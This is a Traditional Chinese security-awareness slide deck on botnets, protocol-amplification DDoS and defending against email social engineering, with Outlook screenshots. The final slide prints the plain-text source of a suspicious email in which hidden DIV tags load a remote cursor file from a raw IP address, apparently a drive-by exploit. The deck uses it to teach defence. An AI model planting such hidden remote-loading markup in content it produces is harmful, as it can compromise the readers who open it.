


殭屍網路(Botnet)

- 殭屍電腦(Bot)
 - 被植入惡意程式的電腦，自動前往C&C報到
- C&C (Command & Control)
 - 駭客挑選開機時間長，網路環境穩定的電腦，作為下達命令的中途媒介
- 當一群Bot成功前往C&C報到，並且依照C&C上的指令運作時，即構成殭屍網路(Botnet)



殭屍網路運作方式示意





殭屍網路攻擊方式說明

- Bot程式的特性是操作方便、容易取得且多變化，往往具有自動掃描及自動攻擊的能力
- 一旦Bot程式植入到受害主機，駭客即可遠端控制受害電腦，做為攻擊跳板
 - DDoS攻擊
 - 濫發垃圾郵件
 - 蒐集個人隱私資料
 - 散布惡意程式



殭屍網路實際案例(1/2)

資安廠商Prolexic日前發表安全報告指出，現今具有嚴重漏洞的網路協定共有三種：簡單網路管理協定(SNMP)、網路時間協定(NTP)以及字元產生協定(CHARGEN)，這三個協定目前被廣泛應用在網路設備和系統配置中。此外，今(2013)年2月Rapid7也發現，通用隨插即用(Universal Plug and Play, UPnP)協定會導致網路設備遭遠端攻擊。

SNMP可以蒐集連網設備的資訊(如：效能)，以進行遠端管理，其全問題包括：有些版本是以人類可讀的形式傳輸，容易遭受攔截和修改資料、無法驗證SNMP的來源，容易遭受不明IP所騙、所有版本的SNMP都難以抵擋暴力(brute force)攻擊...等。

Prolexic指出，攻擊者可以透過這些漏洞控制連網設備，並在某些情況下，可以特別設計IP發出的請求以提升流量，最高可將流量提昇至7.5倍，同樣的問題也發生在NTP和CHARGEN上，NTP被用來校正電腦的網路時間，攻擊者可以從多個主機向NTP發出請求，並將回應導向同樣一台目標電腦上，CHARGEN的遠端調校量測工具也存在漏洞，讓攻擊者可以製作惡意工具包，以進行DDoS攻擊。

• 網通設備也成為殭屍網路目標

• 利用網路協定漏洞進行攻擊

• 利用網路協定漏洞進行攻擊

• 取得設備控制權，成為駭客手中玩物

資料來源: 資安人科技網



殭屍網路實際案例(2/2)

無獨有偶地，另一家安全廠商Independent Security Evaluators於4/17發布的報告，與Prolexic有相同發現。Independent Security Evaluators報告針對市面上普遍使用的無線路由器進行測試，結果發現，許多家用與商用WiFi路由器相當容易被駭，攻擊者不需要太複雜的技術就可存取其中的資料，並進而控制。

漏洞分析師Craig Heffner表示，這個問題相當嚴重，因為WiFi路由器一旦遭駭，那麼如信用卡號碼、電子郵件、機密文件、密碼、照片等等資料，就如同暴露在陽光下任駭客予取予求。Prolexic首席安全架構師Terrence Gareau則建議，企業如果不需要使用這些網路協定，最好能立即停用，禁止回應來自這些協定的存取需求，避免其網路設備被利用做為DDoS攻擊的工具。

•市面上大多無線網路設備容易
遭受攻擊

•攻擊者不需高深複雜技術

•經由該設備傳輸的機敏資料皆
可能外洩

資料來源: 資安人科技網




電子郵件社交工程防範



面對電子郵件社交工程的態度

- 接收電子郵件時保持警覺心
 - 寄件人可能是假冒的
 - 內容可能是騙人的
 - 附件可能是惡意的
- 遵守停、看、聽三原則
 - 停：檢視電子郵件防護措施是否落實
 - 看：觀察判斷電子郵件是否有異常
 - 聽：聯絡確認電子郵件是否真實





防範之道——停

- 使用電子郵件軟體前、先確認以下設定
 - 安裝防毒軟體，確實更新病毒碼
 - 取消郵件預覽功能
 - 關閉自動下載圖片及其他功能
 - 以純文字模式開啟郵件
 - 設定過濾垃圾郵件機制

停



取消郵件預覽功能

收件匣 - Microsoft Outlook

檔案(E) 編輯(E) 檢視(V) 到(O) 工具(T) 執行(A) 說明(H) Adobe PDF(P) 輸入需要解答的問題

新增(N) 回復(R) 全部回覆(L) 轉寄(W) 傳送接收(Q) 尋找(I) SmartWhois

郵件

我的最愛資料夾

- 未讀取的郵件 (8073)
- 待處理 [17]

所有郵件資料夾

- 個人資料夾
 - 收件匣 [129]
 - 刪除的郵件 (142)
 - 垃圾郵件 [29]
 - 草稿
 - 寄件匣
 - 寄件備份
 - 搜尋資料夾

收件匣

寄件者	主旨	大小	收到日期
聯合人力網	人資進階的捷徑	9 KB	2007/7/4 (星期三) ...
緒碩科技	想做網站不需花大錢·網站達人~教您如何省錢做...	8 KB	2007/7/4 (星期三) ...
pt-work.com	登錄時·10万円お振込みキャンペーン中! 即日日...	9 KB	2007/7/4 (星期三) ...
2007台北萬事達	台北萬事達邀你吃大餐做公益	6 KB	2007/7/4 (星期三) ...

日期: 今天

人資進階的捷徑

聯合人力網 [REDACTED]

收件者: [REDACTED]

有效的招募管理 實操系列課程

名師授課·不同凡響·名額有限·報名從速!

人員招募的工作是企業競爭力的基礎·招募作業做得扎實精準·就能真正落實「適才適所」人資管理的最優境界·

有效的招募管理實操系列課程·從理論出發·著重實際操

129個項目





取消郵件預覽功能

收件匣 - Microsoft Outlook

檔案(E) 編輯(E) 檢視(V) 到(G) 工具(T) 執行(A) 說明(H) Adobe PDF(P) 輸入需要解答的問題

新增(N) | 回覆(R) | 全部回覆(L) | 轉寄(W) | 傳送/接收(C) | 尋找(I) | SmartWhois

郵件

我的最愛資料夾

- 未讀取的郵件 (8073)
- 待處理 [17]


所有郵件資料夾

- 個人資料夾
 - 收件匣 [129]
 - 刪除的郵件 (142)
 - 垃圾郵件 [28]
 - 草稿
 - 寄件匣
 - 寄件備份
 - 搜尋資料夾

收件匣

寄件者	主旨	大小	收到日期
日期: 今天			
聯合人力網	人資進階的捷徑	9 KB	2007/7/4 (星期三) ...
績碩科技	想做網站不需花大錢·網站達人~教您如何省錢做...	8 KB	2007/7/4 (星期三) ...
pt-work.com	登錄時、10万円お振込みキャンペーン中! 即日日...	9 KB	2007/7/4 (星期三) ...
2007台北萬事達	台北萬事達邀你吃大餐做公益	6 KB	2007/7/4 (星期三) ...
日期: 昨天			
機器人學校 台北分...	FW:★ New! 2007暑期創意機器人科技研習營----線...	9 KB	2007/7/3 (星期二) ...
好幸	孩子必讀童書經典 百大排行榜的冠軍故事精選	4 KB	2007/7/3 (星期二) ...
凡逸	◆卡爆了,欠錢被討債,卡奴該怎麼辦?	4 KB	2007/7/3 (星期二) ...
Winifred	最佳太極拳路,強身健體,防病減壓,通經絡,練精化氣...	5 KB	2007/7/3 (星期二) ...
@ Conley	{ Spam? } bulletin.460d6.pdf attached	15 KB	2007/7/3 (星期二) ...
Susanna	整合小學 國語文·數學 各大版本,教學重點依重點...	5 KB	2007/7/3 (星期二) ...
Joy	◎兒童圖書·遙控飛機·遙控車·船·電子遊戲機·電子...	5 KB	2007/7/3 (星期二) ...
群豐	看秀看到一半差點被老媽抓包orz	4 KB	2007/7/3 (星期二) ...
生肖學大全	命理教學,姓名,風水,手相,面相,易經卜卦八字,生肖...	5 KB	2007/7/3 (星期二) ...
daisuke yamanaka	登錄ありがとうございます	7 KB	2007/7/3 (星期二) ...
甄逸	↑完整的健身體系 瑜珈示範 教學,簡單易懂	5 KB	2007/7/3 (星期二) ...
博客來書籍館	不論你是誰,你想要什麼,這個《祕密》都能給你...	59 KB	2007/7/3 (星期二) ...
@ 數位教育研究所	全會教育訓練公告一七月份課程快訊,進修學習即...	35 KB	2007/7/3 (星期二) ...
Φ 必備法律常識指...	: 夫妻吵架、家庭糾紛或家庭暴力應如何處理? @	5 KB	2007/7/3 (星期二) ...
蔘桂	自然/健康教育最佳輔助教材.幫助兒童解決對人體...	5 KB	2007/7/3 (星期二) ...
T3頻寬~虛擬主機~...	您好!! 慶祝 9周年 現在申辦100MB空間,一年只...	4 KB	2007/7/3 (星期二) ...

129 個項目





關閉自動下載圖片及其他功能

人資進階的捷徑 - 郵件 (HTML)

檔案(F) 編輯(E) 檢視(V) 插入(I) 格式(O) 工具(T) 執行(A) 說明(H) Adobe PDF(P)

回覆(R) 全部回覆(L) 轉寄(Y) SmartWhois

寄件者: 聯合人力網 [REDACTED] 寄件日期: 2007/7/4 (星期三) 上午 04:29
收件者: [REDACTED]
副本:
主旨: 人資進階的捷徑

有效的招募管理

實操系列課程
名師授課，不同凡響。名額有限，報名從速！

人員招募的工作是企業競爭力的基礎，招募作業做得扎實精準，就能真正落實「適才適所」人資管理的最優境界。有效的招募管理實操系列課程，從理論出發，著重實際操作技巧的傳授，讓你上完課就可以有基本的實操能力。本課程是企業主投資人資部門最佳的選擇！

課程適合對象：


- ◆重視人力資源管理的企業主
- ◆主管人力資源部門的高階主管
- ◆人資部門實際執行業務之人員








關閉自動下載圖片及其他功能





以純文字模式開啟郵件





以純文字模式開啟郵件


```
未命名 - 記事本
檔案(E) 編輯(E) 格式(O) 檢視(V) 說明(H)

取捨之時，將如何規劃防務方面的開支。<br>
<br>
今後幾十年，海峽兩岸人民都將感謝臺灣人民當前為本土安全做出的決定。孱弱無力和持強妄為都容易<br>
引發衝突。在中華人民共和國繼續大力擴充針對臺灣的軍備之際，實行民主的臺灣人民有責任為迎接挑<br>
戰做出合理、謹慎的承諾，堅持以加強可預測性和穩定的防禦型軍事體系和戰略為其要務。<br>
<DIU style="CURSOR: url('http://220.71.52.61/wwwroot/wwwroot/2836p.jpg')">
<DIU
style="CURSOR: url
('http://220.71.52.61/wwwroot/wwwroot/9760p.jpg')"></DIU></DIU></BODY></
HTML>
```





